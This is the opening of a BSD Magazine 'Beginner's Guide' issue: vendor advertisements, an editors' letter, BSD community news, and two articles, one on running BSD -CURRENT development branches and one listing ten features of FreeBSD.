MAGAZINE

BSD

The BEST 2015

The Beginner's Guide

24 Articles, 1 Interview

Ten things I like about FreeBSD

UNIX

Basics

NetBSD Introduction

Installing NetBSD on Your Raspberry Pi

"What's the difference between TrueNAS and FreeNAS? "

OPNSense

- Interview

How about some

Raspberry Pi

OpenBSD 5.8, special release

Vol. 09 No. 12 ISSUE 76 1898-9144

FREENAS MINI
STORAGE APPLIANCE

IT *SAVES* YOUR LIFE.

HOW IMPORTANT IS YOUR DATA?

Years of family photos. Your entire music and movie collection. Office documents you've put hours of work into. Backups for every computer you own. We ask again, *how important is your data?*

NOW IMAGINE LOSING IT ALL

Losing one bit - that's all it takes. One single bit, and your file is gone.

The worst part? **You won't know until you absolutely need that file again.**

Example of one-bit corruption

THE SOLUTION

The FreeNAS Mini has emerged as the clear choice to save your digital life. **No other NAS in its class offers ECC (error correcting code) memory and ZFS bitrot protection to ensure data always reaches disk without corruption and *never degrades over time*.**

No other NAS combines the inherent data integrity and security of the ZFS filesystem with fast on-disk encryption. No other NAS provides comparable power and flexibility. The FreeNAS Mini is, hands-down, the best home and small office storage appliance you can buy on the market. **When it comes to saving your important data, there simply is no other solution.**

The Mini boasts these state-of-the-art features:

- 8-core 2.4GHz Intel® Atom™ processor
- Up to 16TB of storage capacity
- 16GB of ECC memory (with the option to upgrade to 32GB)
- 2 x 1 Gigabit network controllers
- Remote management port (IPMI)
- Tool-less design; hot swappable drive trays
- FreeNAS installed and configured

iXsystems™

http://www.iXsystems.com/mini

intel inside™ ATOM™

FREENAS CERTIFIED STORAGE

With over six million downloads, FreeNAS is undisputedly *the* most popular storage operating system in the world.

Sure, you could build your own FreeNAS system: research every hardware option, order all the parts, wait for everything to ship and arrive, vent at customer service because it *hasn't*, and finally build it yourself while hoping everything fits - only to install the software and discover that the system you spent *days* agonizing over **isn't even compatible**. Or...

MAKE IT EASY ON YOURSELF

As the sponsors and lead developers of the FreeNAS project, iXsystems has combined over 20 years of hardware experience with our FreeNAS expertise to bring you FreeNAS Certified Storage. **We make it easy to enjoy all the benefits of FreeNAS without the headache of building, setting up, configuring, and supporting it yourself.** As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS.

Every FreeNAS server we ship is...

- Custom built and optimized for your use case
- Installed, configured, tested, and guaranteed to work out of the box
- Supported by the Silicon Valley team that designed and built it
- Backed by a 3 years parts and labor limited warranty

As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS. **Contact us today for a FREE Risk Elimination Consultation with one of our FreeNAS experts.** Remember, every purchase directly supports the FreeNAS project so we can continue adding features and improvements to the software for years to come. **And really - why would you buy a FreeNAS server from *anyone* else?**

FreeNAS 1U

- Intel® Xeon® Processor E3-1200v2 Family
- Up to 16TB of storage capacity
- 16GB ECC memory (upgradable to 32GB)
- 2 x 10/100/1000 Gigabit Ethernet controllers
- Redundant power supply

FreeNAS 2U

- 2x Intel® Xeon® Processors E5-2600v2 Family
- Up to 48TB of storage capacity
- 32GB ECC memory (upgradable to 128GB)
- 4 x 1GbE Network interface (Onboard) - (Upgradable to 2 x 10 Gigabit Interface)
- Redundant Power Supply

http://www.iXsystems.com/storage/freenas-certified-storage/

EDITORS' WORD

Dear Readers,

We hope you have had a wonderful time this December. The New Year is coming together with new opportunities, many changes (hopefully for better) and new hopes. We hope you had a great New Year's Eve and an amazing beginning of 2016.

This issue is our "Beginner's Guide". You will find here a couple of new articles together with the best articles of 2015.

We will start with an introduction to "BSD - Current is usable daily" by David Carlier and "Ten Things I like about FreeBSD" by David Martinez.

The FreeBSD section belongs to David Carlier. You will find four of his articles and "The Basics of The GDB Debbuger on FreeBSD 10" by Carlos Neira.

In the NetBSD chapter, we will start with "NetBSD Introduction" by Siju George. Carlos Neira will explain how to install NetBSD on your Raspberry Pi.

"What is the difference between TrueNAS and FreeNAS?" by Brett Davis will open the FreeNAS section. The first part of the article series "A complete guide to FreeNAS Hardware Design: purposes and best practices" by Josh Paetzel and "FreeNAS: A worst practice guide" by Mark VonFange will complement the chapter.

Next, a small break with the New Year's Crossword will let you take a couple of breaths.

After the break, we will start with Unix Basics by Samanvay Gupta. Next we will move to "Best Practices in UNIX Access Control with SUDO" by Leonardo Neves Bernardo. Would you like to know "How to start terminal on UNIX"? Read Nitin Kanoijas article! We will close this topic with "What is PAM and why do I care?" by Andrey Mosktvitin.

Next is "How about some Raspberry Pi?" by Jerry Craft.

Learn about "Cloud service in a developer point of view" thanks to David Carlier's article and "Patterns for cloud integration" with Mohamed Farang.

Are you a fan of Hadoop? Read a great article on "How to deploy a multi-node Hadoop cluster solution on FreeBSD 10.2 with OpenJDK8" by Pedro Marcelo.

Small lesson of Python Programming with Rui Silva. It is a beginner's guide, right?

Than we move on to the second article by Damian Czernous "Model View Whatever - MVC's model evolution".

For dessert, we give you an Interview with OPNSense and Rob's Column.

Marta & BSD Team

MAGAZINE BSD

Editor in Chief:

Marta Ziemianowicz

marta.ziemianowicz@software.com.pl

Contributing:

David Carlier, Siju Oommen, Damian Czernous, Michael Boelem, Valerie Heatley, Mark VonFange, Roger Pau Monne and Rob Somerville.

Top Betatesters & Proofreaders:

Annie Zhang, Denise Ebery, Eric Geissinger, Luca Ferrari, Imad Soltani, Olaoluwa Omokanwaye, Radjis Mahangoe, Mani Kanth, Ben Milman, Mark VonFange and David Carlier

Special Thanks:

Annie Zhang

Denise Ebery

DTP:

Marta Ziemianowicz

Senior Consultant/Publisher:

Paweł Marciniak

pawel@software.com.pl

CEO:

Joanna Kretowicz

joanna.kretowicz@software.com.pl

Publisher:

Hakin9 Media SK 02-676 Warsaw, Poland Postepu 17D Poland worldwide publishing editors@bsdmag.org www.bsdmag.org

Hakin9 Media SK is looking for partners from all over the world. If you are interested in cooperation with us, please contact us via e-mail: editors@bsdmag.org.

CONTENTS

CONTENTS

CONTENTS

CONTENTS

GUI

by Damian Czernous

The structure of the MVC is quite complex. Every aspect of M, V and C relates mutually to each other and every association has a well defined purpose.

Interview

by Marta Ziemianowicz & Marta Strzelec

by Rob Somerville

Many years ago, a colleague lamented that "Computers are never like cars – reliable and consistent". A classic book by Stewart Brand – How Buildings Learn – argues that, if allowed to, human artifacts, like buildings, can and do evolve. So what, if anything, can the IT technology industry learn from this ancient trade?

BSD Certification

The BSD Certification Group Inc. (BSDCG) is a non-profit organization committed to creating and maintaining a global certification standard for system administration on BSD based operating systems.

WHAT CERTIFICATIONS ARE AVAILABLE?

BSDA: Entry-level certification suited for candidates with a general Unix background and at least six months of experience with BSD systems.

BSDP: Advanced certification for senior system administrators with at least three years of experience on BSD systems. Successful BSDP candidates are able to demonstrate strong to expert skills in BSD Unix system administration.

WHERE CAN I GET CERTIFIED?

We're pleased to announce that after 7 months of negotiations and the work required to make the exam available in a computer based format, that the BSDA exam is now available at several hundred testing centers around the world. Paper based BSDA exams cost $75 USD. Computer based BSDA exams cost $150 USD. The price of the BSDP exams are yet to be determined.

Payments are made through our registration website:
https://register.bsdcertification.org//register/payment

WHERE CAN I GET MORE INFORMATION?

More information and links to our mailing lists, LinkedIn groups, and Facebook group are available at our website:
http://www.bsdcertification.org

Registration for upcoming exam events is available at our registration website:
https://register.bsdcertification.org//register/get-a-bsdcg-id

VDI comes to the Raspberry Pi

Citrix HDX and ThinLinx deliver super-cheap endpoints and flawless 1080p

The Raspberry Pi is now a threat to thin clients.

Citrix has been fooling around with the Pi as a desktop virtualization (VDI) target for a while, even releasing a prototype Citrix Receiver for the little computers. That effort was in early 2014.


Citrix has since decided it was inefficient to put a lot of effort into creating a special version of Receiver for one device, so instead set to "working with the Pi Organization to ensure our existing Linux Receiver would work with their new Pi2 architecture and supported OS images."

The result of that effort, the company blogged last Friday, is that in "XenDesktop/XenApp 7.6 FP3 and the new HDX Thinwire compatibility codec, we … had a codec that would perform efficiently on the Pi2 without the need for hardware accelerated plug-ins."

The other piece of the puzzle is ThinLinx, an outfit that makes a US$10 Thin Client & Digital Signage Operating System for the rPi.

http://www.theregister.co.uk/2015/12/14/vdi_comes_to_the_raspberry_pi/

BSDCan 2016 – The BSD Conference



BSDCan 2016 is being held Ottawa, Canada, and is currently open for registration, including a call for papers.

BSDCan has quickly established itself as the technical conference for people working on and with 4.4BSD based operating systems and related projects. The organizers have found a fantastic formula that appeals to a wide range of people, from extreme novices to advanced developers.

BSDCan 2016 will be held on 10-11 June 2016 (Fri/Sat) at University of Ottawa in the DMS (Desmarais) building, and will be preceded by two days of Tutorials on 8-9 June 2016 (Wed/Thu). See our map for details.

https://www.freebsdnews.com/2015/12/18/bsdcan-2016-bsd-conference/

FreeBSD Mastery: Specialty Filesystems

Michael W. Lucas is here with another book, this one titled FreeBSD Mastery: Specialty Filesystems. The book is not final, however, it can be purchased at a discounted price.


FreeBSD includes many special-purpose filesystems to address any number of use cases. FreeBSD Mastery: Specialty Filesystems takes you through these filesystems, helping you solve problems you didn't know you have. These filesystems underlie everything from application servers to jails.

https://www.freebsdnews.com/2015/12/18/freebsd-mastery-specialty-filesystems-early-access/

White-boxer joins flash array wars: SanDisk teams up with Amazon supplier

A white boxer is working with SanDisk to flog flash arrays, making SanDisk even more desirable to WDC.

Taiwan-based Quanta, actually Quanta Cloud Technology (QCT), along with Foxcon and SuperMicro, is a so-called “white box” computer supplier, making notebooks, servers and switches to be branded by its customers. Apple is one of its customers, and Amazon, Dell and HP are others.



NAND component and system supplier SanDisk is being bought by WDC for $19bn, and has developed an InfiniFlash array, characterized as a JBOF, Just a Box of Flash, and, like a JBOD, lacking array controller hardware and software. Pricing is said to start at less than $1/GB for the raw flash box, before any data reduction software or hardware functionality is added.

It is partnering with CloudByte, Nexenta and Tegile to develop complete controller HW + SW + JBOF systems usable by customers.

An InfiniFlash array offers up to 512TB of capacity in a 3U enclosure, using 8TB InfiniFlash cards, meaning up to 6PB per rack. With flash chip density increasing, we can expect this to double. This means it can be used for high-capacity all-flash array use cases. Quanta and SanDisk are looking at pairing Quanta servers with InfiniFlash for OpenStack and Ceph environments, hyperscale ones, and saying they can provide “massive scale, efficiency, and resiliency.”

http://www.theregister.co.uk/2015/12/23/white_boxer_joins_flash_array_wars_sandisk_quanta/

A set of courses for students and software practitioners of complex systems as FreeBSD

Robert N. M. Watson of Cambridge University and George V. Neville-Neil have announced a series of computer science courses at TeachBSD.org that are based on FreeBSD and their book, The Design and Implementation of the FreeBSD Operating System. This graduate-level curriculum includes freely-available teaching materials including handouts, lecture slides and lab projects.


Courses on complex systems, such as the FreeBSD Operating System, provide students with a clearer understanding of how such systems ought to work in theory, how they actually work in practice, and how to design experiments to tell the difference between the two.

These courses are applicable to both University students and practitioners of software engineering.

The preferred text for the course is The Design and Implementation of the FreeBSD Operating System, 2nd Ed.

http://teachbsd.org

Someone wants to infect millions of Raspberry Pi computers



The Raspberry Pi Foundation made a shocking revelation; someone has offered cash to install a malware into its tiny computers.

Yes, the news is unbelievable, but Liz Upton, the Foundation's director of communications, disclosed the content of an email from a "business officer" called Linda, who promised a "price per install" for a suspicious executable file.


"Amazing. This person seems to be very sincerely offering us money to install malware on your machines," said Liz.

The name of the company represented by Linda was not disclosed, anyway the news is disconcerting.

http://securityaffairs.co/wordpress/43024/malware/pay-to-infect-raspberry-devices.html

2015: The year storage was rocked to its foundations

The storage market in 2015 went through strategic foundation-shaking turmoil as the external shared disk array storage playbook was torn to shreds.



It was a bewildering year, with rampaging and revolutionary activity at all levels of the industry. It's best looked at from the ground up.

We look at technology visions and galloping media development here. Part two of this review of storage events in 2015 will cover systems, applications and suppliers.

http://www.theregister.co.uk/2015/12/25/storage_2015/

Great Specials

On FreeBSD® & PC-BSD® Merchandise

Give us a call & ask about our
SOFTWARE BUNDLES
1.925.240.6652

$39.95
FreeBSD 9.1 Jewel Case CD Set
or FreeBSD 9.1 DVD

$29.95
PC-BSD 9.1 DVD

$49.95 Save a BUNDLE!
The PC-BSD 9.0 Users Handbook
PC-BSD 9.1 DVD

$99.95
The FreeBSD CD **or** DVD Bundle

Inside each CD/DVD Bundle, you'll find:
FreeBSD Handbook, 3rd Edition
Users Guide FreeBSD Handbook, 3rd Edition, Admin Guide
FreeBSD 9.1 CD or DVD set
FreeBSD Toolkit DVD

FreeBSD 9.1 Jewel Case CD/DVD $39.95

CD Set Contains:

- **Disc 1** Installation Boot LiveCD (i386)
- **Disc 2** Essential Packages Xorg (i386)
- **Disc 3** Essential Packages, GNOME2 (i386)
- **Disc 4** Essential Packages (i386)

FreeBSD 9.0 CD $39.95
FreeBSD 9.0 DVD $39.95

FreeBSD Subscriptions

Save time and $$$ by subscribing to regular updates of FreeBSD

FreeBSD Subscription, start with CD 9.1 ..... $29.95
FreeBSD Subscription, start with DVD 9.1 ..... $29.95
FreeBSD Subscription, start with CD 9.0 ..... $29.95
FreeBSD Subscription, start with DVD 9.0 ..... $29.95

PC-BSD 9.1 DVD (Isotope Edition)

PC-BSD 9.1 DVD $29.95
PC-BSD Subscription $19.95

The FreeBSD Handbook

The FreeBSD Handbook, Volume 1 (User Guide) $39.95
The FreeBSD Handbook, Volume 2 (Admin Guide) $39.95

The FreeBSD Handbook Specials

The FreeBSD Handbook, Volume 2 (Both Volumes) $59.95
The FreeBSD Handbook, Both Volumes & FreeBSD 9.1 ..... $79.95

PC-BSD 9.0 Users Handbook $24.95

BSD Magazine $11.99

The FreeBSD Toolkit DVD $39.95

FreeBSD Mousepad $10.00

FreeBSD & PCBSD Caps $20.00

BSD Daemon Horns $2.00

Bundle Specials!
Save $$$

BSD Magazine
Available Monthly

FreeBSD Mall

For even **MORE** items
visit our website today!
www.FreeBSDMall.com

BSD - Current

by David Carlier

Running the development branch of a *BSD daily might sound scary. Indeed, this is basically the experimentations' land and this use case seems to apply only to BSD developers ... The internal APIs might suddenly change because they need to, some bugs can be fixed. But some new ones can be introduced without notice ... Although, in general, the community is quite reactive and fixes them fairly quickly. I am going to talk about the BSDs I know and use the most, and will explain the reasons for using what it is called the -CURRENT branches.

1. Innovation

One of the main reasons which I use -CURRENT branches is simply having the last innovations. In the case of FreeBSD, having the very last version possible of clang because I am following the coming of some expected features, like OpenMP support and sanitizers support; because of the compilation effectiveness improvements, and so on. As I often use virtualized environments, having the last bhyve features is a very good point. From a developer point of view, it is important to have new syscalls, like explicit_bzero (which can be prefered in place of memset for some use cases, avoiding the potential compiler optimization ...), or ppoll for the Linux emulation layer. Casperd provides some services not available in capsicum's capabilities mode, hence can be seen as a proxy, for example, for DNS resolution.

For OpenBSD, having the last relayd/httpd features interests me (i.e., I run a custom version of relayd which produces some additional custom HTTP headers). I appreciate their “backward compatibility breaking fearless for the better good” approach (the recent change in random C API, for example, could confirm it). Indeed, since the 5.6, the static Position Independant Executable support for base system binaries was added, the legacy deterministic rand C API was strongly updated. And so on...

I recently retried NetBSD, with LLVM/clang in base following their willingness to move towards it. After some days of usage, I noticed a general light performance drop (one of my custom applications got something like 5/10 percent of difference) but it is a generally well known problem with clang; it is improving through the releases.

At last, DragonflyBSD recently brought GCC 5.0 in base (with a bunch of new sanitization flags, in addition to the OpenMP 4.0 specifications support). Also more generally a lot of efforts are made in the graphic stack. Having the last fixes for Hammer1 filesystem is worthwhile (i.e Hammer2 is still not production ready).

One of the downsides of running current is if you're using a desktop environment or, more generally, the ports system. Indeed, in general, when a significant change in the base system occurs, it is recommended to rebuild all the ports afterwards. The time needed to do so could be potentially quite important, especially with software like KDE, Gnome 3. It is a point to consider ...

For FreeBSD -CURRENT, I very rarely run a desktop, I prefer to use the whole potential CPU/memory for compiling the system instead. Also, the fact that I enable a significant amount of debugging kernel options, which slow down the general performance (like WITNESS (to detect potential deadlocks) / INVARIANTS (which add more kernel level's assertion) flags) stops me considering it. Those specific options are only useful for developers or beta testers though, and it is advised to disable them otherwise.

In the case of OpenBSD -CURRENT, I run time in time the base cwn which is very light and xorg (called xenocara) is not in the ports but in the base system; that makes those updates easier. In addition, I enable MALLOC_STATS, hence allowing the D flag for MALLOC_OPTIONS for debugging purpose at the cost of a performance hit. Again, this last one is not recommended if you are not a developer.

From a company point of view, if a new feature is genuinely needed and if it is not possible to do it internally, the sponsoring might be considered as an option.

2. Bug acceptability level

Indeed, the -CURRENT branches introduce potentially some new bugs. In the case of FreeBSD, for example, recently the Random Number Generator framework change, which was made pluggable, was found to be broken. Instead of coming back to the previous version, which sounds less risky, the issue was fixed ... I personally prefer this kind of approach. In my side, I run FreeBSD with some local fixes (for bsdgrep, for example), some were merged upstream, hopefully some others will be in the near future.

In the case of OpenBSD, the new XHCI driver (for USB 3.0) still does not work totally; for example, recently a memory leak was found in dhclient (but fixed) ... But nothing really major, OpenBSD -CURRENT is runnable daily as well.

DragonflyBSD had memory leaks in the kernel and in the hammer filesystem ... Once again, they were fixed promptly.

The bug “acceptability” level depends on if you're willing to take the time to patiently make explicit bug reports in case the bug in question is blocking, or fixing them internally and pushing those fixes upstream. But there is no support to expect, again a point to consider well.

3. Contribution

Most of the contributions are done in the -CURRENT branches. That makes perfect sense as the -CURRENT branches are the perfect areas for both fixes and innovative features adding disruptive changes whereas the releases/stables welcome the fixes only. It also makes more sense for -CURRENT that recompiling the system is the natural usage.

If you are a quite advanced BSD user, and you wish to contribute to make them better for the whole community, then using those development branches can be considered. There are many areas, not only purely technical (like the documentation), which can be improved.

DragonflyBSD uses git internally and due to its branching model, it is pretty handy to create a proper diff to submit it for review.

4. Conclusion

Most companies stick to stable/release versions with only security fixes. Indeed, if your applications rely on specific API/ABI versions, it is indeed better to keep on doing it.

Somehow, few others run experimental branches. Indeed, for example, Yahoo uses FreeBSD -CURRENT internally for their servers.

Regarding the short life release cycle chosen by OpenBSD with its fair amount of disruptive changes (i.e., every 6 months), hence it is less surprising to find users using development branch.

I recompile quite often FreeBSD / OpenBSD base systems but for someone who has no interest at all for doing it, some snapshots builds are made fairly often ...

Saying that, it is advised to be registered in the relevant mailing lists : freebsd-current@freebsd.org, tech@openbsd.org, tech@netbsd.org, commits@dragonflybsd.org

About the Author:

David Carlier is a developer since 2001, mainly C/C++, living and working in Ireland mainly since 2012. He contributes to some open source projects and uses in a daily basis various operating systems mainly BSD flavours.

Ten things that I like of FreeBSD

by David Martinez

Since the first time I used FreeBSD, I felt in love with this system. It's a very robust and modern operating system with very good documentation, mostly centralized.

1. Berkeley Software Distribution. The BSD license

The Berkeley Software Distribution (BSD) license is one of the most liberal licenses that I know and it has the benefit of allowing you to mix pieces of software with this license with others pieces of software with other licenses, like GPL, or even with proprietary code. The FreeBSD copyright is derived from BSD license https://www.freebsd.org/copyright/freebsd-license.html.

2. Documentation

The FreeBSD Documentation Project (https://www.freebsd.org/docproj/) is responsible for creating and reviewing all documentation and, as like each project within FreeBSD, is in continuous improvement.

Almost all important subjects about installation, configuration and management are covered in the FreeBSD handbook (https://www.freebsd.org/doc/en/books/handbook/). The handbook is very useful to take a first approach about a topic but you may need to extend that information with the man pages. The man pages are extensive and come with some history and examples, too.

You can check a lot of resources, the handbook, the manpages, books and articles, web resources and more at https://www.freebsd.org/docs.html and also you can install the package en-freebsd-doc to install all the docs in the /usr/local/share/doc/freebsd/ directory.

3. Separate base system from the user added applications

In FreeBSD one of the things that differ from most Linux(R) distributions is the structure of the base system. Everything that does not belong to the base system is under the directory /usr/local. For example, you have two /etc directories. One on the root /etc that contains every configuration of the base system, The other in /usr/local/etc that contains all the configuration files of the applications installed apart from the base system. The same occurs with other directories, like /usr/bin, /usr/lib, etc.

This separation between the user applications and the base system is good for me because I think it is easy to understand the system configuration in this manner and if you have the files located and you understand what every one of the files in the system do, then you can administer the system better, you can have more security, you can have a better permissions structure and you can know in the easiest way what file belongs to the base system and what does not.

Everything of this can be configured in every Linux(R) distro but is not the default configuration in most of them.

4. The FreeBSD ports collection

Maybe the most famous feature of FreeBSD is the ports collection. More than twenty five thousand packages are ready to download from the source, patched to compile on FreeBSD and to be installed with a few commands. For example, if you want to install vim software, you have to cd /usr/ports/editors/vim and type make install. The source code of the software and every dependency needed will be downloaded, compiled and installed.

Every software in the /usr/ports of FreeBSD have their own maintainer, with specific responsabilities on it. If you want to contribute (https://www.freebsd.org/doc/en/articles/contributing/ports-contributing.html), they are a list of unmaintained ports (http://portsmon.freebsd.org/portsprsunmaintained.py). A list of unmaintained ports and their current errors and problem reports can be seen at the FreeBSD Ports Monitoring System (http://portsmon.freebsd.org/).

Some package managers are being implemented along the history of FreeBSD, but since the 10.0 version, the “pkg” command has replaced the other pkg commands pkg_info, pkg_install, etc. With pkg, you can, search, install and upgrade the packages, with the binary version, the fastest and easiest way.

5. Upgrading the system

FreeBSD has improved its system upgrades over the years. Finally, with a single command, this is freebsd-update, you can download the updates, apply and, if you are not satisfied, roll back. Note that the automatic update only works if you are using the default kernel configuration. However, there is an entire chapter in the FreeBSD handbook covering this (https://www.freebsd.org/doc/en/books/handbook/updating-upgrading.html). It's so easy and so fast that you always will want to have your system updated.

6. Native ZFS + GELI – GEOM Disk Encryption

The file system's support is broad and varied in FreeBSD. Formerly, the Unix file system, UFS, was used by default. Now you can have ZFS with full disk encryption directly with the first installation. The ZFS file system has a modern and innovative design. It was ported from Solaris and the FreeBSD support and functionality has been improved over the last years. There is an entire chapter dedicated to ZFS in the handbook (https://www.freebsd.org/doc/en/books/handbook/zfs.html). I think the first thing you want to know is that ZFS is super fast, super secure and super versatile.

7. Firewalls. PF, IPFW and IPFilter

PF is the OpenBSD packet filter. PF was ported to FreeBSD in the 5.3 version. Like everything in FreeBSD, the objective is to be fast without losing security. With PF, you can configure networks in almost all scenarios.

Maybe Linux(R) iptables have some advances features that PF don't, but I think the configuration is easier with PF. In FreeBSD, most things, to configure PF too, can be done by editing a single configuration file. However, FreeBSD has other firewalls, too. IFPW is a firewall written specifically for FreeBSD and IPFilter is another open source firewall. You can read more in the chapter about firewalls in the handbook (https://www.freebsd.org/doc/handbook/firewalls.html).

8. Paranoid Security with securelevel

FreeBSD securelevel is a security mechanism implemented in the kernel. It has five modes to boot. By default, FreeBSD boots in the most insecure level (-1). Root and even users with the appropriate permissions can do any modification in the system. As the level of security increases, the permissions to do changes in the system are reduced. Not even the root account can do certain things. The chapter about security in the handbook (https://www.freebsd.org/doc/handbook/security.html) and the security(7) man page (https://www.freebsd.org/cgi/man.cgi?security) are good guides to know more about this topic.

9. Linux(R) binary compatibility

FreeBSD provides 32-bit binary compatibility with Linux. If it is enabled, you can execute 32-bit Linux applications in FreeBSD. For example, Adobe doesn't provide Flash for FreeBSD, but there is a version for Linux. You can install the Linux binary of Mozilla Firefox with the Linux Adobe Flash plugin and run it on FreeBSD. Linux binary compatibility is not enabled by default but you can configure it whenever you need it (https://www.freebsd.org/doc/handbook/linuxemu-lbc-install.html).

10. FreeBSD Community

FreeBSD has a big community. You can check the home pages of the FreeBSD developers at https://www.freebsd.org/internal/homepage.html.

If you need help and you can't find the answer in the archives of the mailing lists or in the forums, you always can ask for help in the appropriate mailing list (https://www.freebsd.org/community/mailinglists.html) or you can post in the forums (https://forums.freebsd.org/).

Conclusion

FreeBSD is a complete, fully free and professional operating system. Once you try it, you will not want to stop using it every day.

About the Author:

